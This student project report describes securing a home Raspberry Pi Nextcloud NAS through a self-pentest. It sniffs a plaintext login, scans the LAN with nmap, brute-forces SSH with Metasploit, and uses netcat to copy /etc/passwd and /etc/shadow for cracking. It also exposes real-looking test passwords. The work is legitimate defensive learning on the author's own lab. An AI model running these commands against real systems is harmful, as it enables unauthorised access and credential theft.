Contents

1. Project Introduction

Project Title: NiCloud (Local NAS) – Phase 3
Nirmal Thapa, Minnesota State University Mankato
Date: December 12, 2024

2. Executive Summary

Brief Overview:
At present cloud services are widely used by individuals and organizations for effective, secure, and easy data management solutions. This research proposal aims to develop and implement a local NAS (Network Attached Storage) for individuals looking for solutions to store their data without having to pay other external vendors like Google Cloud, Apple Cloud, or OneDrive. This research addresses data storage, performance, power consumption, and data access reliability. NiCloud is a personal storage server that helps to store files, videos, music etc.

3. Problem Statement

Each day a large amount of digital data is collected (Pictures, videos and in other forms). This data needs designated solutions for data retention. Devices, for example, iPhones, run out of storage capacity eventually. Users are recommended to back up the data either by purchasing more storage in the cloud or transferring it to different traditional storage devices like pen drives and hard drives. The process of collecting data never stops but instead increases significantly. Cloud subscribers have no option but to buy more storage by paying more money each month. of traditional devices like pen drives poses a huge risk to data integrity and security as those devices can easily be lost or accessed by other people. This project will provide data storage solution by developing a local NAS that stores digital data at an individual level.

The research aims to provide storage capacity up to 1 TB in the initial phase and continue to make the NAS expandable in the later phases. After the project's completion, individuals will no longer have to keep paying for cloud services or carry traditional storage devices.

4. Project Objectives

- Development and implementation of a local NAS system: A functioning NAS will be developed that has storage capacity of 1 TB; download and upload speed of 100mbps.
- Increase reliability and performance: Make sure NAS will be accessible for authorized users for data storage whenever needed.
- Evaluate cost effectiveness: Comparative Analysis on initial cost to set up, maintenance and power consumption will be carried out.
- Storage expansion capability: It will also allow us to expand storage capacity by adding more HDD or SSD.

5. Requirements:

1.1. Raspberry pi
1.2. Power Adapter 5V/5A
1.3. SD card (Preferred 64 GB)
1.4. SD card reader
1.4. Penta SATA HAT (4 SATA + 1 eSATA interface)
1.5. Power adapter for SATA HAT
1.6. Hard Drive (1-5)
1.7. FPC

This paper is continuation from phase 1 and 2.


Access Phase 1 here.

Access Phase 2 here.

6. Vulnerability Scan

6.1. Vulnerability Scan - Wireshark

i. Open Nextcloud login page (type in ip address of server in the address bar, log out if logged in).



Log in to Nextcloud


Login with username or email: nirmal

Password: Nirmal1234

ii. Open Wireshark and start capturing network traffic.

iii. Enter login credentials for Nextcloud in the browser and click on log in.

iv. Once successfully logged in,stop Wireshark and start analyzing captured packets. Look for http packet that may contain login credentials.




```
6     192.168.1.119     192.168.1.75     HTTP/J…     984 POST /index.php/contactsmenu/cor
4     192.168.1.119     192.168.1.75     HTTP        913 GET /ocs/v2.php/search/providers
```

Wireshark · Packet 389 · Wi-Fi

```
> Frame 389: 1073 bytes on wire (8584 bits), 1073 bytes captured (8584 bits) on i
> Ethernet II, Src: Intel_b3:34:09 (18:93:41:b3:34:09), Dst: RaspberryPiF_24:9a:c
> Internet Protocol Version 4, Src: 192.168.1.119, Dst: 192.168.1.75
> Transmission Control Protocol, Src Port: 65426, Dst Port: 80, Seq: 1, Ack: 1, L
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded

02f0  4a 6a 63 6e 53 37 44 7a  45 79 48 79 72 61 53 75   JjcnS7Dz EyHyraSu
0300  3b 20 6e 63 5f 73 61 6d  65 53 69 74 65 43 6f 6f   ; nc_sam eSiteCoo
0310  6b 69 65 6c 61 78 3d 74  72 75 65 3b 20 6e 63 5f   kielax=t rue; nc_
0320  73 61 6d 65 53 69 74 65  43 6f 6f 6b 69 65 73 74   sameSite Cookiest
0330  72 69 63 74 3d 74 72 75  65 3b 20 6f 63 76 39 70   rict=tru e; ocv9p
0340  62 69 69 6d 6c 65 36 3d  74 6c 63 69 35 72 37 36   biimle6= tlci5r76
0350  73 32 72 66 32 6a 74 62  31 39 74 69 62 72 34 6f   s2rf2jtb 19tibr4o
0360  34 67 0d 0a 0d 0a 75 73  65 72 3d 6e 69 72 6d 61   4g····us er=nirma
0370  6c 26 70 61 73 73 77 6f  72 64 3d 4e 69 72 6d 61   l&passwo rd=Nirma
0380  6c 31 32 33 34 26 74 69  6d 65 7a 6f 6e 65 3d 41   l1234&ti mezone=A
0390  6d 65 72 69 63 61 25 32  46 43 68 69 63 61 67 6f   merica%2 FChicago
```

6.2. Vulnerability Scanning – Nmap

i. In the terminal, type command: nmap -sP <Router’s IP address>/24




```
┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.1.1/24
Nmap scan report for HP-T3OL8K.lan (192.168.1.118)
Host is up (0.0033s latency).
MAC Address: 20:0B:74:3F:BA:A1 (Unknown)
Nmap scan report for DESKTOP-FAMK0VK.lan (192.168.1.119)
Host is up.
MAC Address: 18:93:41:B3:34:09 (Unknown)
Nmap scan report for iPhone-79.lan (192.168.1.121)
Host is up (0.39s latency).
MAC Address: 02:33:51:A4:73:10 (Unknown)
Nmap scan report for wlan0.lan (192.168.1.143)
Host is up (0.34s latency).
MAC Address: 50:8A:06:88:FB:75 (Tuya Smart)
Nmap scan report for Google-Nest-Mini.lan (192.168.1.144)
Host is up (0.34s latency).
MAC Address: CC:F4:11:C0:B8:E6 (Google)
Nmap scan report for Nicloud.lan (192.168.1.204)
Host is up (0.30s latency).
MAC Address: 2C:CF:67:5C:E4:DB (Unknown)
Nmap scan report for Amazon.lan (192.168.1.228)
Host is up (0.24s latency).
MAC Address: F0:9E:9E:C0:E4:04 (Unknown)
Nmap scan report for iPhone.lan (192.168.1.250)
Host is up (0.22s latency).
MAC Address: E2:92:EE:E2:B2:C5 (Unknown)
Nmap scan report for kali.lan (192.168.1.35)
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 16.51 seconds
```

ii. Once the target IP Address has been found, run command

iii. *Nmap <Target IP Address> -A.* This command displays open ports and services, software versions running, OS details, hostname and traceroute information.


iv. The scan showed that port 22 (SSH port, port 80 (http port) are open.



```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.204 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 12:15 CST
Nmap scan report for Nicloud.lan (192.168.1.204)
Host is up (0.025s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c1:0a:74:8d:e5:a8:cb:4c:12:41:9c:7e:4f:a5:3a:3d (ECDSA)
|_  256 92:97:e1:70:2a:36:7e:6f:37:cd:ac:b9:b9:3a:66:d0 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 2C:CF:67:5C:E4:DB (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.
32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), L
inux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Lin
```

v. Let's use Metasploit to exploit port 22. Run command: *msfconsole*.


vi. To search for exploit options, run *search ssh*.



```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ssh
```


vii. Select an exploit, in this I am going use 75 auxiliary/scanner/ssh/ssh_login

viii. Enter: *use 75* to use the exploit.




```
   73   post/linux/manage/sshkey_persistence
cellent  No     SSH Key Persistence
   74   post/windows/manage/sshkey_persistence
od       No     SSH Key Persistence
   75   auxiliary/scanner/ssh/ssh_login
rmal     No     SSH Login Check Scanner

msf6 > use 75
msf6 auxiliary(scanner/ssh/ssh_login) >
```

ix. Run command: *show options*, screen below will be displayed.




```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and p
                                                assword
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful lo
                                                gin
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
                                                current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
                                                 the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
                                                 list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curr
                                                ent database (Accepted: none, user, user&rea
                                                lm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metaspl
                                                oit.com/docs/using-metasploit/basics/using-m
                                                etasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
                                                host
   THREADS           1                yes       The number of concurrent threads (max one pe
                                                r host)
```

x. *Set PASS_FILE /your/passfile/location/passfile.txt*




```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/pep/Desktop/pass.txt
PASS_FILE ⇒ /home/pep/Desktop/pass.txt
```

xi. *Set RHOST <IP Address of target machine>*




```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.1.204
RHOST ⇒ 192.168.1.204
```

xii. *Set USER_FILE /your/userfile/location/userfile.txt*




```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/pep/Desktop/userlist.txt
USER_FILE ⇒ /home/pep/Desktop/userlist.txt
```

xiii. *Set STOP_ON_SUCCESS true*



```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```


xiv. Use command: *run*, to launch exploit.



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.204:22 - Starting bruteforce
[+] 192.168.1.204:22 - Success: 'Nicloud:Nicloud' 'uid=1000(Nicloud) gid=1003(Nicloud) groups=
1003(Nicloud),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),
100(users),107(netdev),987(docker),992(render),995(input),1000(gpio),1001(spi),1002(i2c) Linux
 Nicloud 6.8.0-1015-raspi #17-Ubuntu SMP PREEMPT_DYNAMIC Mon Nov 11 14:12:16 UTC 2024 aarch64
aarch64 aarch64 GNU/Linux '
[*] SSH session 1 opened (192.168.1.35:43973 → 192.168.1.204:22) at 2024-12-03 12:30:04 -0600
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

xv. Once username and password are successfully cracked, establish SSH connection with the remote host by using command: *ssh hostname@<IP address of remote host>*.

xvi. Type in the password cracked in step 2(xiv).




```
┌──(root㉿kali)-[~]
└─# ssh Nicloud@192.168.1.204
Nicloud@192.168.1.204's password:
```

6.3. Vulnerability Exploitation - Netcat


i. Now, let's use netcat to copy some sensitive files (passwd and shadow file) from remote host to our local host

ii. In local host terminal type command: *netcat -lvp 5252 > passwd ; netcat -lvp 5252 > shadow*



```
┌──(root㉿kali)-[~]
└─# netcat -lvp 5252 > passwd ; netcat -lvp 5252 > shadow
listening on [any] 5252 ...
connect to [192.168.1.35] from Nicloud.lan [192.168.1.204] 56072
^C
listening on [any] 5252 ...
connect to [192.168.1.35] from Nicloud.lan [192.168.1.204] 56078
^C
```

iii. Since we already established ssh connection with the remote host, run this command in remote host: *netcat -v <local IP Address> 5252 < /etc/passwd; netcat -v <local IP Address> 5252 < /etc/shadow*.



```
root@Nicloud:~# netcat -v 192.168.1.35 5252 <  /etc/passwd
 ; netcat -v 192.168.1.35 5252 <  /etc/shadow
Connection to 192.168.1.35 5252 port [tcp/*] succeeded!
Connection to 192.168.1.35 5252 port [tcp/*] succeeded!
root@Nicloud:~# 
```

iv. *Passwd* and *shadow* files should be downloaded in current directly. Use john to crack the password hashes present in shadow file.

7. Vulnerability Analysis:

6.1. After analysis of network packets captured in Wireshark, username and password were easily found. This vulnerability could lead to easy breach into the system.


Security recommendation: Instead of http, use https connection to establish encrypted and secure connection.

6.2. Nmap scan found port 22 (SSH port) and port 80 (http) open. These open ports can lead to several security risks as they allow hackers to enter the system. Some of the risks include unauthorized access, exploitation of vulnerabilities, DoS attack, MitM attacks.

Security recommendation: Use firewall to restrict access to any untrusted IPS. Use a strong password for login.


8. Implementation of Tailscale for encrypted communication

i. Open terminal and run command: *curl -fsSL https://tailscale.com/install.sh | sh*
(Note: it takes 3-5 minutes to install Tailscale)




```
Nicloud@Nicloud:~$ curl -fsSL https://tailscale.com/install.sh | sh

Installing Tailscale for ubuntu noble, using method apt
+ sudo mkdir -p --mode=0755 /usr/share/keyrings
[sudo] password for Nicloud:
NiclSorry, try again.
[sudo] password for Nicloud:
```

ii. Start Tailscale: *sudo tailscale up*.



